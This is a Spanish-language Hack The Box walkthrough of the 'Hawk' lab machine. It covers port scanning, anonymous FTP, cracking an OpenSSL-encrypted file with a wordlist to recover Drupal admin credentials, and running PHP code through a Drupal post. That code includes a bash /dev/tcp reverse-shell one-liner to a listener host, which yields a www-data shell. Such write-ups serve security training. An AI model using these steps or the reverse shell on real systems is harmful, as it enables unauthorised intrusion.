
Hawk (.102)


Scanning

-sS



```
root@fitiLand:~/Desktop/htb/Hawk# cat nmap/initial.txt
# Nmap 7.70 scan initiated Fri Sep 14 08:18:23 2018 as: nmap -sS -n -Pn -o nmap/initial.txt -T4 10.10.10.102
Nmap scan report for 10.10.10.102
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8082/tcp open  blackice-alerts

# Nmap done at Fri Sep 14 08:18:26 2018 -- 1 IP address (1 host up) scanned in 3.25 seconds
```

-sV




```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 192.168.56.103
8082/tcp open  http    H2 database http console
|_http-title: H2 Console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Enum

- 21/tcp – ftp

Anonymous. Permite leer pero no escribir.



```
root@fitiLand:~/Desktop/htb/Hawk# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp>
```




```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> 
```

Descargamos el fichero y tratamos de decodificarlo.


- 8082/tcp – H2

No tenemos acceso desde fuera, pero es vulnerable así que nos servirá para privesc.

- 80/tcp – Drupal 7? Vulnerable a drupalgeddon2?




```
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        If output should be
   PHP_FUNC     passthru         yes       PHP function to exec
   Proxies                       no        A proxy chain of for
   RHOST        10.10.10.102     yes       The target address
   RPORT        80               yes       The target port (TCP
   SSL          false            no        Negotiate SSL/TLS fo
   TARGETURI    /                yes       Path to Drupal insta
   VHOST                         no        HTTP server virtual

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.4       yes       The listen address (an int
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf exploit(unix/webapp/drupal_drupalgeddon2) > 
```



```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Drupal 7 targeted at http://10.10.10.102/
[!] Drupal appears patched in CHANGELOG.txt
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/drupal_drupalgeddon2) > 
```

Como está parcheado (se puede ver el CHANGELOG.txt), tiramos de gobuster:



```
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.102/
[+] Threads      : 150
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Output file  : gobuster.80
[+] Status codes : 200,204,301,302,307
[+] Extensions   : .php,.txt
=====================================================
/misc (Status: 301)
/0 (Status: 200)
/user (Status: 200)
/themes (Status: 301)
/modules (Status: 301)
/index.php (Status: 200)
/scripts (Status: 301)
/node (Status: 200)
/sites (Status: 301)
/includes (Status: 301)
/profiles (Status: 301)
/install.php (Status: 200)
/README (Status: 200)
/README.txt (Status: 200)
/robots (Status: 200)
/robots.txt (Status: 200)
/INSTALL (Status: 200)
/INSTALL.txt (Status: 200)
/LICENSE (Status: 200)
/LICENSE.txt (Status: 200)
/User (Status: 200)
/CHANGELOG (Status: 200)
/CHANGELOG.txt (Status: 200)
/xmlrpc.php (Status: 200)
/COPYRIGHT (Status: 200)
/COPYRIGHT.txt (Status: 200)
```

Usamos bruteforce-salted-openssl para crackear el archivo encontrado en el ftp.

Instalación:

https://github.com/glv2/bruteforce-salted-openssl


./autogen.sh (si no funciona por el autoreconf hacer apt-get install dh-autoreconf)

./configure

Make


Make install

La forma de usarlo sería como en la imagen. Hay que tener en cuenta que el archivo está cifrado también en b64 (hacer file <fichero>)



```
root@fitiLand:~/Desktop/htb/Hawk# bruteforce-salted-openssl -f /usr/share/wordlists/rockyou.txt -d sha256 -t 50
drupal.txt
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Error: drupal.txt is not a salted openssl file.

root@fitiLand:~/Desktop/htb/Hawk# file drupal.txt
drupal.txt: openssl enc'd data with salted password, base64 encoded
root@fitiLand:~/Desktop/htb/Hawk# base64 -d drupal.txt > drupal.txt.dec
root@fitiLand:~/Desktop/htb/Hawk# bruteforce-salted-openssl -f /usr/share/wordlists/rockyou.txt -d sha256 -t 50
drupal.txt.dec
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 6
Tried passwords per second: inf
Last tried password: angel1

Password candidate: friends
```

Funcionó!




```
root@fitiLand:~/Desktop/htb/Hawk# openssl enc -d -aes256 -salt -in drupal.txt.dec -out drupal.dec -k friends
root@fitiLand:~/Desktop/htb/Hawk# cat drupal.dec
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

Las credenciales para acceder a drupal son admin – PencilKeyboardScanner123.

Exploitation

Una vez logeados, vemos que tenemos RCE desde la edición de los posts.



10.10.10.102/node/1#overlay-context=login&overlay=node/1/edit

Edit Article l1k0rd3b3ll0t4


Home » l1k0rd3b3ll0t4

Title *
l1k0rd3b3ll0t4

Tags
/shon_manda_y_no_tu_banda
Enter a comma-separated list of words to describe your content.

Body (Edit summary)

```
<?php phpinfo(); ?>
```



l1k0rd3b3ll0t4


Submitted by admin on Mon, 09/24/2018 - 08:02

PHP Version 7.0.30-0ubuntu0.16.04.1

System	Linux hawk 4.15.0-23-generic #25-Ubuntu SMP W
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/ /7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apac /conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/2 /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7. /7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apac /7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apac /conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.c /20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20- /20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20- /20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-
PHP API	20151012

Subiremos por tanto una reverse shell en php (oneliner)

Usando nc –lvnp 443 y la siguiente reverse shell en php, conseguiremos shell como www-data.




Title *
l1k0rd3b3ll0t4

Tags
/Shon_Manda_Y_No_Tu_Banda
Enter a comma-separated list of words to describe your content.

Body (Edit summary)


```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.220/443 0>&1'"); ?>
```

Nota: Recuerda poner el formato del texto en PHP Code.



```
root@fitiLand:~/Desktop/htb/Hawk# nc -nlvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.102.
Ncat: Connection from 10.10.10.102:55178.
bash: cannot set terminal process group (919): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hawk:/var/www/html$
```

